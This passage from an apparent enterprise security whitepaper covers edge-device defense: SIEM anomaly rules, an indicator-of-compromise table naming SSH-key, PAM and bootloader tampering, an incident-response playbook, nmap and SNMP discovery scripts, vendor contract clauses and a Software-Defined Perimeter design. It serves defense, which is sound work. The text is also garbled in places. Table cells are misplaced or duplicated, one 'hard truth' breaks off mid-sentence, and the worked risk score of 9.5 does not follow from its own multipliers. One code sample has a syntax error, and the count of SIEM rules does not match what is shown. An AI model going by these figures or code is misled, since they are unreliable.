# For attacker to gain admin access they must ALSO compromise:
# 1) The production edge device 2) Admin laptop 3) Jump box 4) MFA token 5) SSH key
```

**CODE: Defense – Out-of-Band Management Architecture (Cisco IOS) – Section 07: Defense in Depth**

## BEHAVIORAL ANOMALY DETECTION – SIEM RULES

Traditional signature-based detection fails against zero-days. Behavioral detection catches compromise through deviation from baseline – even when the malware is new.

```
# Critical SIEM rules for edge device behavioral monitoring:

# RULE 1: Unexpected outbound connection – CRITICAL
source_device_type: [firewall, vpn_gateway, load_balancer]
connection_state: NEW
destination_port: NOT IN [53, 123, 389, 443, 514]
destination_ip: NOT IN [known_good_destinations]
→ ACTION: Alert security team + Block connection + Create P1 ticket
```

```

# RULE 2: Config change outside maintenance window - HIGH
event_type: configuration_change
change_fields: [logging, syslog, snmp, access-list, crypto]
time: OUTSIDE maintenance_windows OR changed_by: NOT IN approved_admins
→ ACTION: Alert + Automated config rollback + Lock device

# RULE 3: Unexpected process on edge device - CRITICAL
source_device_type: [firewall, vpn_gateway]
process_name: NOT IN [vpnd, sshd, httpd, snmpd, syslogd, crond]
→ ACTION: Alert + Kill process + Memory dump for forensics

# RULE 4: Traffic volume anomaly - HIGH
outbound_bytes: > (baseline_average * 3) AND duration: > 300 seconds
destination: NOT IN [known_backup_servers, known_cloud_services]

→ ACTION: Alert + Throttle bandwidth to 50% + Packet capture

```

## CONTEXTUAL RISK SCORING: THE INTELLIGENCE-DRIVEN APPROACH

Generic CVE advisories without context lead to wrong prioritization. This algorithm combines vulnerability severity with environmental reality:

```

def calculate_edge_device_risk(device, vulnerability):
    score = vulnerability.cvss_score # Start with base CVSS

    # Exploitability multipliers
    if vulnerability.exploit_available: score *= 1.5
    if vulnerability.exploitation_observed: score *= 2.0 # Nation-state active

    # Environmental factors
    if device.internet_facing: score *= 1.8 # Exposed to everyone
    if not device.monitoring_enabled: score *= 1.5 # Blind spot
    if device.segmentation_level == 'none': score *= 1.4 # Uncontained

    # Criticality: VPN/firewall are highest value
    criticality = {'vpn_gateway': 2.0, 'firewall': 2.0,
                  'router': 1.5, 'load_balancer': 1.3}
    score *= criticality.get(device.type, 1.0)

    return min(score, 10.0)

# CVE-2025-40602 example:
# CVSS 6.6 (Medium) × exploitation_observed(2.0) × internet_facing(1.8)
# × no_monitoring(1.5) × vpn_gateway(2.0) = 9.5/10 CRITICAL
# Standard approach: 'Schedule for next monthly patch cycle'
# Intelligence approach: 'Emergency patch within 24 hours'

```



SECTION 08

# Incident Response Playbook

Detection, containment, eradication – edge device edition

## INDICATORS OF COMPROMISE (IOCS)


CATEGORY	SPECIFIC INDICATORS
<b>Network – Unexpected egress</b>	Connections to unknown IPs, Tor exit nodes, bulletproof hosting; ICMP with large payloads; DNS TXT requests; beaconing at regular intervals
<b>Filesystem – Critical paths</b>	Modifications to <code>/etc/cron*</code> , <code>/root/.ssh/authorized_keys</code> , <code>/boot/grub/</code> , <code>/lib/security/pam_unix.so</code>
<b>Process – Anomalies</b>	Unexpected binaries; bash spawned by web service; processes listening on non-standard ports
<b>Config – Tampering</b>	Logging disabled; SNMP community changed; firewall rules altered; changes outside maintenance windows
<b>Memory – Fileless indicators</b>	Anonymous RWX memory mappings (shellcode); encrypted in-memory sections; process injection artifacts
<b>Auth – Suspicious patterns</b>	Multiple failed $\boxtimes$ success from new geo; service accounts logging in outside automation schedule; new SSH keys added

## IMMEDIATE RESPONSE: FIRST 30 MINUTES



**CRITICAL**

Capture memory *BEFORE* any reboot. Fileless malware (LINE VIPER technique) exists only in volatile memory. Rebooting destroys the evidence – and RayInitiator will re-infect anyway.



```

# Step 1: Network isolation — preserve management, block everything else
iptables -P INPUT DROP && iptables -P OUTPUT DROP && iptables -P FORWARD DROP
iptables -A INPUT -s 192.168.100.10 -j ACCEPT # Jump box only
iptables -A OUTPUT -d 192.168.100.10 -j ACCEPT

# Step 2: Capture live memory BEFORE any system changes
insmod lime.ko 'path=/mnt/usb/memory.lime format=lime'
# OR: dd if=/dev/mem of=/mnt/usb/memory_$(date +%Y%m%d_%H%M%S).dump

# Step 3: Capture volatile evidence
netstat -anp > /mnt/usb/netstat_$(date +%Y%m%d).txt
ps auxwwf > /mnt/usb/processes_$(date +%Y%m%d).txt
lsof > /mnt/usb/open_files_$(date +%Y%m%d).txt
lsmod > /mnt/usb/kernel_modules_$(date +%Y%m%d).txt # Detect rootkits

# Step 4: Disk image for bootloader forensics
dd if=/dev/sda of=/mnt/usb/full_disk_$(date +%Y%m%d).img bs=4M

# Step 5: Verify bootloader integrity
dd if=/dev/sda of=/tmp/bootloader.img bs=512 count=4096
sha256sum /tmp/bootloader.img
# Compare against vendor-published known-good hash

```

**CODE: IR Playbook — Immediate Response: First 30 Minutes (Bash) — Section 08: Incident Response**

## COMPLETE ERADICATION PROCEDURE

Standard remediation is insufficient. The ONLY reliable path for firmware-level compromise:

```

# Phase 1: Download verified firmware directly from vendor
wget https://vendor.com/firmware/verified-image-v4.5.2.img
gpg --verify verified-image-v4.5.2.img.sig # Must show 'Good signature'
sha256sum verified-image-v4.5.2.img # Compare to vendor website

# Phase 2: COMPLETE firmware reflash (not update — ALL partitions)
# This differs from standard firmware update which skips bootloader
./reflash_tool --complete-wipe --verify-after verified-image-v4.5.2.img

# Phase 3: Configuration rebuild FROM SCRATCH
# DO NOT restore backup — may contain backdoors
factory-reset --preserve-nothing
# Manually recreate all configuration following CIS benchmarks


# Phase 4: Enable Secure Boot
mokutil --sb-state # Must show: SecureBoot enabled

```

```
# Phase 5: Verify no backdoors remain
sha256sum /boot/grub/i386-pc/core.img # Compare to vendor baseline
cat /root/.ssh/authorized_keys      # Should be empty
crontab -l -u root                   # Check for malicious jobs
netstat -tlnp                       # Only expected ports open
ping -c 3 8.8.8.8                   # Should FAIL - egress filtering working
```

CODE: IR Playbook – Complete Eradication Procedure (Bash) – Section 08: Incident Response





SECTION 09



# Strategic Roadmap

From immediate actions this week to long-term architecture transformation

## THE HARD TRUTHS

- TRUTH 1**  
 *Your edge devices are likely already compromised. If you operate internet-facing edge devices (all enterprises do) and have not performed bootloader forensic analysis, the probability of undetected compromise is*
- TRUTH 2**  
 *Zero-day exploitation is accelerating. 2010s average: 7–14 days. 2020–2023: 3–7 days. React2Shell 2025: 22 hours to working exploit, 52 hours to mass exploit.*
- TRUTH 3**  
 *Tactical solutions are insufficient. Patches don't address firmware-level persistence, can't be applied before weaponization, and don't close monitoring blind spots.*
- TRUTH 4**  
 *The vendor security model is fundamentally broken. Conflicting incentives mean features always win over security – patches arrive only when forced by public disclosure or regulatory pressure, never proactively. The SonicWall campaign proves it: vulnerabilities exploited for months before forced disclosure, leaving organizations exposed long before a fix was even possible.*

## IMMEDIATE ACTIONS — THIS WEEK



### Edge Device Inventory Audit

Execute discovery scan, document all edge devices, identify internet-facing systems, classify by vendor/model/version, assess patch status. Complete within 7 days.



### Deploy Core Detection Rules

Implement the 5 critical SIEM rules for edge device behavioral monitoring. Deploy within 48 hours.



### Establish Out-of-Band Management

For your 10 most critical edge devices, configure dedicated management interfaces and jump box access with MFA. Complete within 7 days.

## WHAT TO IMPLEMENT


**1** **Edge Device Inventory Audit**  
*Automated discovery, classification and context-aware prioritization*

Organizations cannot protect what they don't know exists. The first critical step in defending edge infrastructure is a comprehensive, continuously updated asset inventory. Nation-state actors begin every campaign with an internet-wide scan — defenders must know their own perimeter before attackers do.

**CORE PRINCIPLE**  
*A complete edge device inventory is the prerequisite for every other defensive measure: risk scoring, patch prioritization, and behavioral monitoring are all blind without it.*

## AUTOMATED DISCOVERY — 4-PHASE SCRIPT

The script performs nmap scanning, SNMP enumeration, syslog analysis, and DNS enumeration across all internal subnets to build a comprehensive edge device inventory.



```

Discovery Script (Bash) — Edge Device Inventory

#!/bin/bash
# Automated edge device discovery — 4-phase approach

# Phase 1: nmap scan for common edge device ports
nmap -sV -p 22,23,80,443,8443,4433,10443 \
  --open -oX edge_devices.xml \
  10.0.0.0/8 172.16.0.0/12 192.168.0.0/16

# Phase 2: SNMP enumeration
snmpwalk -v2c -c public 10.0.0.0/8 sysDescr | \
  grep -iE '(firewall|vpn|gateway|router)' > discovered_devices.txt

# Phase 3: Syslog analysis
grep -iE '(firewall|vpn|asa|sonicwall|fortigate|palo.alto)' \
  /var/log/syslog* | awk '{print $4}' | sort -u >> discovered_devices.txt

# Phase 4: DNS enumeration
for prefix in fw vpn gw gateway firewall edge; do
  dig @dns-server +short ${prefix}*.company.com
done >> discovered_devices.txt

```

**CODE: Edge Device Inventory — Automated 4-Phase Discovery (Bash) — Section 01**

## PYTHON INVENTORY PARSER & CLASSIFIER

After discovery, this Python script parses nmap XML output, classifies each device by type, determines internet exposure, and generates a risk-ranked inventory report.

```

Inventory Parser (Python)

import xml.etree.ElementTree as ET
import json

tree = ET.parse('edge_devices.xml')
root = tree.getroot()
inventory = []

for host in root.findall('./host'):
    device = {}
    device['ip'] = host.find('./address[@addrtype="ipv4"]').get('addr')
    hostname_elem = host.find('./hostname')
    device['hostname'] = hostname_elem.get('name') if hostname_elem else 'Unknown'
    ports = []
    for port in host.findall('./port'):
        ports.append({'port': port.get('portid'),
                     'service': port.find('./service').get('name', 'unknown')})
    device['ports'] = ports
    device['classification'] = classify_device(ports)
    device['internet_facing'] = is_internet_facing(device['ip'])
    device['risk_level'] = calculate_risk(device)
    inventory.append(device)

```

**CODE: Edge Device Inventory — Parser & Classifier (Python) — Section 01**



```
Classification & Risk Functions (Python)

def classify_device(ports):
    port_numbers = [int(p['port']) for p in ports]
    if 4500 in port_numbers or 500 in port_numbers:
        return 'VPN Gateway'
    elif 443 in port_numbers:
        return 'SSL VPN / Web Gateway'
    elif 22 in port_numbers and len(port_numbers) < 3:
        return 'Firewall / Router'
    else: return 'Unknown Edge Device'

def is_internet_facing(ip):
    octets = ip.split('.')
    first = int(octets[0])
    if first == 10: return False
    if first == 172 and 16 <= int(octets[1]) <= 31: return False
    if first == 192 and int(octets[1]) == 168: return False
    return True

def calculate_risk(device):
    risk = 0
    if device['internet_facing']: risk += 5
    if device['classification'] in ['VPN Gateway', 'SSL VPN / Web Gateway']: risk += 3
    if len(device['ports']) > 5: risk += 2
    if risk >= 8: return 'CRITICAL'
    elif risk >= 5: return 'HIGH'
    elif risk >= 3: return 'MEDIUM'
    else: return 'LOW'
```

CODE: Edge Device Inventory – Classification & Risk Functions (Python) – Section 01

## CONTEXT-AWARE RISK SCORING ALGORITHM

Generic CVSS scores are dangerously misleading. CVE-2025-40602 was rated CVSS 6.6 (Medium) in isolation, yet represented a complete root compromise chain when chained with CVE-2025-23006. This algorithm combines vulnerability severity with environmental reality to produce contextualised scores that drive correct prioritization.

```
Contextual Risk Scoring Algorithm (Python)

def calculate_edge_device_risk(device, vulnerability):
    """Context-aware risk scoring: CVSS + environment"""
    base_score = vulnerability.cvss_score

    # Exploitability multipliers
    if vulnerability.exploit_available:
        base_score *= 1.5
    if vulnerability.exploitation_observed: # Nation-state active
        base_score *= 2.0

    # Environmental factors
    if device.internet_facing: # Exposed to everyone
        base_score *= 1.8
    if not device.monitoring_enabled: # Blind spot
        base_score *= 1.5
    if device.segmentation_level == 'none': # Uncontained
        base_score *= 1.4

    # Device criticality multipliers
    criticality = {'vpn_gateway': 2.0, 'firewall': 2.0,
                  'router': 1.5, 'load_balancer': 1.3}
    base_score *= criticality.get(device.type, 1.0)
    return min(base_score, 10.0) # Cap at CVSS maximum

# CVE-2025-40602 CVSS 6.6 × exploit_observed(2.0)
# × internet_facing(1.8) × no_monitoring(1.5)
# × vpn_gateway(2.0) = 9.5/10 CRITICAL
```


CODE: Edge Device Inventory – Contextual Risk Scoring Algorithm (Python) – Section 01



## RISK SCORING MULTIPLIERS

FACTOR	MULTIPLIER
Exploit publicly available	× 1.5
Active nation-state exploitation observed	× 2.0
Device internet-facing	× 1.8
No behavioral monitoring enabled	× 1.5
No network segmentation	× 1.4
VPN Gateway or Firewall (device type)	× 2.0
Router (device type)	× 1.5
Load Balancer (device type)	× 1.3

**CVSS DECEPTION EXAMPLE**

 CVE-2025-40602 CVSS 6.6 (Medium) × exploitation observed (×2.0) × internet-facing (×1.8) × no monitoring (×1.5) × vpn\_gateway (×2.0) = 9.5/10 CRITICAL. Standard approach: schedule for next monthly patch cycle. Intelligence approach: emergency patch within 24 hours.

## ACTION ITEMS

- 48 hours** Execute automated discovery scan across all internal subnets
- 3 days** Document all discovered edge devices – vendor, model, firmware version
- 5 days** Identify and flag all internet-facing devices for priority treatment
- 7 days** Assess patch status; calculate contextual risk scores for each device
- Ongoing** Re-run discovery quarterly; trigger risk re-score on every new CVE advisory



## 2 Vendor Relationship Management

*Procurement frameworks that impose binding security accountability*

The vendor security model is fundamentally broken. Features win sales; security is a cost centre until breach occurs. Vendors provide patches when forced by public disclosure or regulatory pressure – not proactively. The SonicWall campaign demonstrates this: the vulnerability was exploited for months before Google TAG discovery forced disclosure. Organizations must restructure vendor relationships through procurement contracts that impose enforceable security obligations across seven domains.

### 1. SECURITY PATCH DELIVERY SLAS

SEVERITY	SLA REQUIREMENTS
<b>Critical (CVSS ≥ 9.0)</b>	Notification: 24h of discovery · Patch: within 7 days · 24/7 emergency hotline · Penalty: 10% credit per day of delay
<b>High (CVSS 7.0–8.9)</b>	Notification: 48h · Patch availability: 14 days · Standard support hours
<b>Medium / Low</b>	Notification: 7 days · Patch in next scheduled release cycle

### 2. EARLY ACCESS PROGRAMS

- ✓ Notification: 7 days · Patch in next scheduled release cycle
- ✓ Advance notification minimum 72 hours before public disclosure
- ✓ Access to pre-release patches for lab testing and validation
- ✓ Direct channel to vendor security engineering team

### 3. THREAT INTELLIGENCE SHARING

- ✓ Share indicators of compromise (IOCs) from observed attacks in the wild



- ✓ Provide threat actor attribution when available
- ✓ Quarterly threat briefings on edge device targeting trends
- ✓ Enterprise customer access to vendor threat intelligence portal

#### 4. SECURITY DEVELOPMENT LIFECYCLE

- ✓ Vendor must follow documented SDL/SSDLC practices
- ✓ Annual third-party security audit – results shared with enterprise customers
- ✓ Penetration testing before every major release
- ✓ Active bug bounty program with competitive researcher rewards





#### 5. INCIDENT RESPONSE SUPPORT

OBLIGATION	DETAIL
<b>Forensic support</b>	On-call forensic assistance during active compromise investigations
<b>Tool lending</b>	Loan of specialized firmware forensic tools when required
<b>Expert consultation</b>	Notification: 7 days · Patch in next scheduled release cycle
<b>Post-incident review</b>	Technical root cause analysis and remediation recommendations

#### 6. PRODUCT SECURITY ROADMAP

- ✓ Annual security roadmap review with enterprise customers
- ✓ Minimum 12-month advance notice of end-of-life for security support
- ✓ Documented migration path for all deprecated products
- ✓ Commitment to fix Critical/High issues even in EOL products



## 7. STANDARD CONTRACT CLAUSE

```
Vendor Security Requirements — Contract Clause Template

# Vendor Security Requirements — Standard Contract Clause

## Patch Delivery SLAs
Vendor shall provide security patches for all Critical and High severity vulnerabilities within the SLAs specified in Appendix A. Failure to meet these SLAs shall result in service credits as specified.


## Threat Intelligence
Vendor shall participate in Customer's security program including:
- Threat intelligence sharing
- Early access to patches (72h minimum advance notice)
- Incident response support (on-call forensic assistance)

## Audit Rights
Customer reserves the right to request third-party security audit results for any product version deployed in Customer's environment.


## Breach Notification
Vendor shall notify Customer within 24 hours of confirmed exploitation of any vulnerability affecting Customer's deployed product versions.
```

CODE: Vendor Relationship Management — Standard Contract Clause Template — Section 02

**WHY THIS MATTERS**



Average enterprise patch deployment is 30–60 days. Adversaries weaponize in under 72 hours. Binding SLAs with financial penalties are the only mechanism that aligns vendor incentives with defender timelines. Without contractual enforcement, vendors continue deprioritizing security in favour of feature velocity.



# 3 Architectural Evolution Roadmap

*From legacy hardware appliances to cloud-native Zero Trust edge*


Tactical patching is necessary but structurally insufficient. The architectural vulnerabilities enabling edge device compromise persist across vendors, products, and vulnerability types. Long-term security requires migrating to architectures that reduce the blast radius of any single compromise and eliminate the monitoring blind spots that allow nation-state actors to dwell undetected for months or years.

## PHASE 1: TRADITIONAL EDGE (YEARS 0-2) – HARDEN WHAT YOU HAVE

CHARACTERISTICS	SECURITY IMPLICATION
<b>Hardware appliances – proprietary firmware</b>	Firmware-level persistence survives OS reinstall; boot-loader forensics required
<b>Vendor lock-in – limited integrations</b>	SIEM/EDR integration difficult; monitoring blind spot persists
<b>Static perimeter – defined network boundary</b>	Single compromise of perimeter device exposes entire internal network
<b>Manual configuration – high human error rate</b>	2,000–5,000 line configs; admins understand <10% of security implications

### Immediate Hardening Actions

1. Deploy out-of-band management network – isolate management from production
2. Implement default-deny egress filtering on all edge devices
3. Enable centralized syslog to immutable, off-device log storage
4. Establish firmware integrity baselines using vendor-published hashes
5. Enable Secure Boot on all devices that support it
6. Conduct bootloader forensic analysis on highest-risk devices



## PHASE 2: HYBRID EDGE (YEARS 2–4) — SOFTWARE-DEFINE THE PERIMETER

CAPABILITY	SECURITY BENEFIT
<b>Software-defined networking (SDN)</b>	Programmatic micro-segmentation; policy changes in seconds, not weeks
<b>API-driven management</b>	Config drift detection; change management integration; full audit trail
<b>Cloud-managed edge devices</b>	Centralized policy enforcement; automated compliance checking
<b>Improved monitoring integration</b>	Native SIEM connectors; behavioral baseline across device fleet
<b>Virtual appliances alongside hardware</b>	Faster patching cycles; snapshot-based rollback capability

## PHASE 3: CLOUD-NATIVE EDGE (YEARS 4+) — CONTINUOUS VERIFICATION


CHARACTERISTIC	SECURITY OUTCOME
<b>Containerized edge services</b>	Immutable infrastructure; compromise triggers automated redeployment
<b>Service mesh architecture</b>	mTLS between all services; lateral movement requires certificate compromise
<b>Multi-vendor best-of-breed</b>	No single vendor compromise exposes entire perimeter
<b>Automated scaling and failover</b>	Zero-downtime patching; no maintenance window required for updates
<b>Comprehensive observability</b>	Full telemetry from edge to application; no monitoring blind spots
<b>Infrastructure -as-Code deployment</b>	All config version-controlled; drift auto-detected and remediated
<b>Continuous security verification</b>	Automated compliance, pen testing, and integrity checking

**THE MIGRATION IMPERATIVE**  
*Begin Phase 1 hardening immediately. Phase 2 planning should start within 30 days. Phase 3 architecture design should begin in parallel with Phase 2 implementation. Organizations that wait for the 'right time' to begin this journey will wait until after their edge devices are compromised.*



## CONTINUOUS SECURITY PROGRAM CADENCE

FREQUENCY	ACTIVITIES
<b>Continuous</b>	Threat intelligence monitoring · Behavioral anomaly detection · SIEM triage · Patch deployment · Config compliance monitoring
<b>Quarterly</b>	Edge device inventory audit · Behavioral baseline updates · Red team exercises · Vendor security roadmap review · IR playbook updates
<b>Annual</b>	Comprehensive edge architecture review · Third-party penetration testing · DR testing · Vendor contract renewal · Executive threat briefing



# 4 Software-Defined Perimeter (SDP)

*Next-generation architecture that eliminates the pre-authentication attack surface*

Traditional VPN gateways are internet-visible before any authentication occurs – this is the attack surface nation-state actors exploit. CVE-2025-23006 required zero authentication. CVE-2025-20333 created admin sessions without credentials. The pre-authentication attack surface is the root architectural problem. Software-Defined Perimeter eliminates this surface entirely using Single Packet Authorization (SPA). Gateways remain completely invisible to the internet until after a client has successfully authenticated – there is no service to exploit.

## SDP VS TRADITIONAL VPN: SECURITY COMPARISON

TRADITIONAL VPN GATEWAY	SOFTWARE-DEFINED PERIMETER
Always internet-visible – attack surface before auth	Invisible until after authentication (Single Packet Authorization)
Vulnerable to zero-day exploitation before credentials	No pre-authentication attack surface to exploit
Broad network access once authenticated	Micro-segmented access – least-privilege per session
Static network perimeter	Dynamic, context-aware perimeter
Limited device posture awareness	Continuous device posture verification
Long-lived session credentials	Short-lived cryptographically-bound tokens (1-hour default)
No zero trust by design	Zero trust by architecture

## SDP AUTHENTICATION FLOW

The following implementation demonstrates the core SDP authentication and device posture assessment. In production this integrates with enterprise identity providers (Okta, Azure AD) and MDM platforms for real-time device posture data.



```

SDP Authentication Flow (Python)

class SoftwareDefinedPerimeter:
    """
    SDP eliminates pre-authentication attack surface:
    - No internet-facing services until authenticated
    - Dynamic access control based on device posture
    - Micro-segmentation at network layer
    - Continuous authentication and authorization
    """
    def authenticate_client(self, client_id, device_posture):
        mfa_result = self.controller.verify_mfa(client_id)
        if not mfa_result:
            return {'status': 'denied', 'reason': 'MFA failed'}

        posture_score = self.assess_device_posture(device_posture)
        if posture_score < 7.0:
            return {'status': 'denied',
                    'reason': f'Insufficient posture: {posture_score}/10'}

        access_token = self.controller.generate_token(
            client_id=client_id,
            duration_seconds=3600,          # 1-hour short-lived token
            allowed_resources=self.determine_allowed_resources(client_id)
        )
        return {'status': 'authorized', 'token': access_token,
                'expiry': 3600, 'gateway': self.controller.assign_gateway(client_id)}

```

**CODE: Software-Defined Perimeter – Authentication & Token Generation (Python) – Section 04**

## DEVICE POSTURE VERIFICATION

SDP continuously verifies device health before granting access. A device that passes posture at login but is later compromised or falls out of compliance has access revoked automatically – eliminating lateral movement risk from authenticated-but-compromised endpoints.

```

Device Posture Assessment (Python)

def assess_device_posture(self, posture_data):
    """Continuous posture verification – score 0.0 to 10.0"""
    score = 10.0

    if posture_data['os_patch_level'] < 90:      # < 90% patched
        score -= 2.0

    if not posture_data['edr_running']:          # EDR required
        score -= 3.0

    if not posture_data['disk_encrypted']:       # Encryption required
        score -= 2.0

    if posture_data['device_compromised']:      # Immediate denial
        score = 0.0


    if not posture_data['valid_certificate']:
        score -= 1.0

    return max(score, 0.0)      # Score cannot be negative

# Threshold: score < 7.0 = access denied
# Adjust threshold based on resource sensitivity

```

**CODE: Software-Defined Perimeter – Continuous Device Posture Assessment (Python) – Section 04**



## POSTURE SCORING BREAKDOWN

POSTURE CHECK	SCORE IMPACT
<b>OS patch level <math>\geq</math> 90%</b>	Baseline – no deduction
<b>OS patch level <math>&lt;</math> 90%</b>	-2.0 points
<b>EDR agent running and healthy</b>	Baseline – no deduction
<b>EDR agent absent or stopped</b>	-3.0 points (highest weight – agent is critical control)
<b>Disk encryption enabled</b>	Baseline – no deduction
<b>Disk encryption disabled</b>	-2.0 points
<b>Valid device certificate</b>	Baseline – no deduction
<b>Invalid or expired certificate</b>	-1.0 point
<b>Device compromised / rooted</b>	Score forced to 0.0 – immediate denial regardless of other checks
<b>Access threshold</b>	Score $<$ 7.0 = access denied

## SINGLE PACKET AUTHORIZATION FLOW

```

SDP — Single Packet Authorization Flow (Pseudo-code)

# SDP — Single Packet Authorization Flow

# 1. Client sends encrypted SPA packet to controller
# Gateway remains completely invisible to internet
client --[SPA packet]--> controller

# 2. Controller validates all three factors
controller.verify_mfa(client_id)           # Identity
controller.assess_posture(device_data)     # Device health
controller.check_authorization(resource)    # Entitlement

# 3. ONLY after ALL checks pass: open port for this client
controller --[open port for client_ip]--> gateway

# 4. Short-lived cryptographic token issued (1 hour)
token = controller.generate_token(duration=3600, scope=resource)


# 5. Session monitored – revoked on posture drop or expiry
monitor.watch(session, revoke_on=['posture_drop', 'token_expiry'])

# Result: No pre-authentication attack surface exists.
# Attacker scanning from internet sees: NOTHING.

```

CODE: Software-Defined Perimeter – SPA Flow & Token Lifecycle (Pseudo-code) – Section 04

**THE STRATEGIC SHIFT**



*SDP does not eliminate zero-days – it eliminates the unauthenticated attack surface that zero-days exploit. CVE-2025-23006 (zero auth required, CVSS 9.8) would have had zero impact against an SDP-protected gateway: there is no internet-visible service to send the malformed upload to.*

### MIGRATION PATH: VPN -> SDP

- Month 1-2** Pilot SDP for a single high-risk application or remote access use case alongside existing VPN
- Month 3-4** Expand to all remote access; implement device posture assessment for all endpoints
- Month 5-6** Migrate internal application access to SDP micro-segmentation model
- Month 7-9** Decommission legacy VPN gateways as SDP coverage reaches 100%
- Ongoing** Continuous posture monitoring; quarterly review of access policies and posture thresholds

### MEDIUM-TERM: 30-90 DAYS – ZERO TRUST ROADMAP

- Days 1-14** **PHASE 1**  
**Assessment & Planning** – complete inventory, document architecture, define micro-segmentation zones, obtain executive approval
- Days 15-35** **PHASE 2**  
**Foundation** – deploy OOB management network, implement behavioral monitoring, establish device baselines, integrate SIEM
- Days 36-60** **PHASE 3**  
**Segmentation** – isolate edge devices in DMZ, configure egress filtering, implement certificate-based device auth
- Days 61-90** **PHASE 4**  
**Continuous Verification** – automated vuln scanning, emergency patching procedures, red team exercise, refine detection rules



## LONG-TERM: EMERGENCY PATCHING PROCEDURE

Emergency patching bypasses standard change control for critical vulnerabilities. Target: < 30 hours from disclosure to full deployment vs. the current 30-60 day standard.

```

emergency_patch_criteria:
  - CVSS >= 9.0 AND exploit_available: true
  - OR active_exploitation_observed: true
  - OR CISA Emergency Directive issued: true

timeline:
  T+1h:  Detection (automated advisory monitoring)
  T+5h:  Assessment (identify affected devices, risk score)
  T+7h:  Emergency CAB approval
  T+15h: Lab testing (basic functional + perf + rollback)
  T+27h: Production deployment (standby first, then primary)
  T+30h: Verification + monitoring period

Standard process: 30-60 days
Emergency process: < 30 hours
Time savings: ~99% reduction in exploitation window

```

**CODE: Strategic Roadmap – Emergency Patching Procedure (YAML/Pseudo-code) – Section 09: Strategic Roadmap**

## THE SECURITY OUTCOME EQUATION

Security is not binary. It is about time-to-detect and blast radius. Fast detection with moderate prevention outperforms perfect prevention with slow detection:

```

def calculate_security_outcome(prevention_rate, detection_hours, response_hours):
    dwell_time = detection_hours + response_hours

    if dwell_time < 24:      # Hours
        blast_radius = 'MINIMAL'
    elif dwell_time < 168:  # 1 week
        blast_radius = 'CONTAINED'
    else:
        blast_radius = 'EXTENSIVE'
    return {'dwell_time_hours': dwell_time, 'blast_radius': blast_radius

# Scenario A: High prevention, poor visibility
# prevention=95%, detect=720h (30 days), respond=48h → blast_radius=EXTENSIVE
# Scenario B: Moderate prevention, excellent detection
# prevention=80%, detect=4h, respond=2h → blast_radius=MINIMAL
# Conclusion: Invest in VISIBILITY and DETECTION, not just prevention

```

**CODE: Strategic Roadmap – Security Outcome Equation (Python) – Section 09: Strategic Roadmap**



## CALL TO ACTION

The edge device security crisis is not a future threat – it is actively unfolding. SonicWall, Cisco ArcanDoor, and React2Shell represent only the disclosed compromises. The architecture outlined in this document – assume breach, implement defense-in-depth, prioritize visibility and detection, embrace continuous improvement – provides realistic security outcomes against adversaries with zero-day capabilities.

### THE QUESTION



*Not whether your edge devices will be targeted. The question is whether you will detect and respond before significant damage occurs. The time to act is now.*

## Real-World Attack Summary




The following table consolidates every real-world attack campaign referenced in this document. For each campaign, the table identifies the vulnerable state that created the opening, the specific exploitation mechanism, and the aligned defensive countermeasure from Section 07.

ATTACK / CVE(S)	VULNERABLE STATE (DEVICE / CONDITION)	HOW THE VULNERABLE STATE WAS EXPLOITED	WHAT COULD HAVE BEEN DONE (DEFENSE STRATEGY)
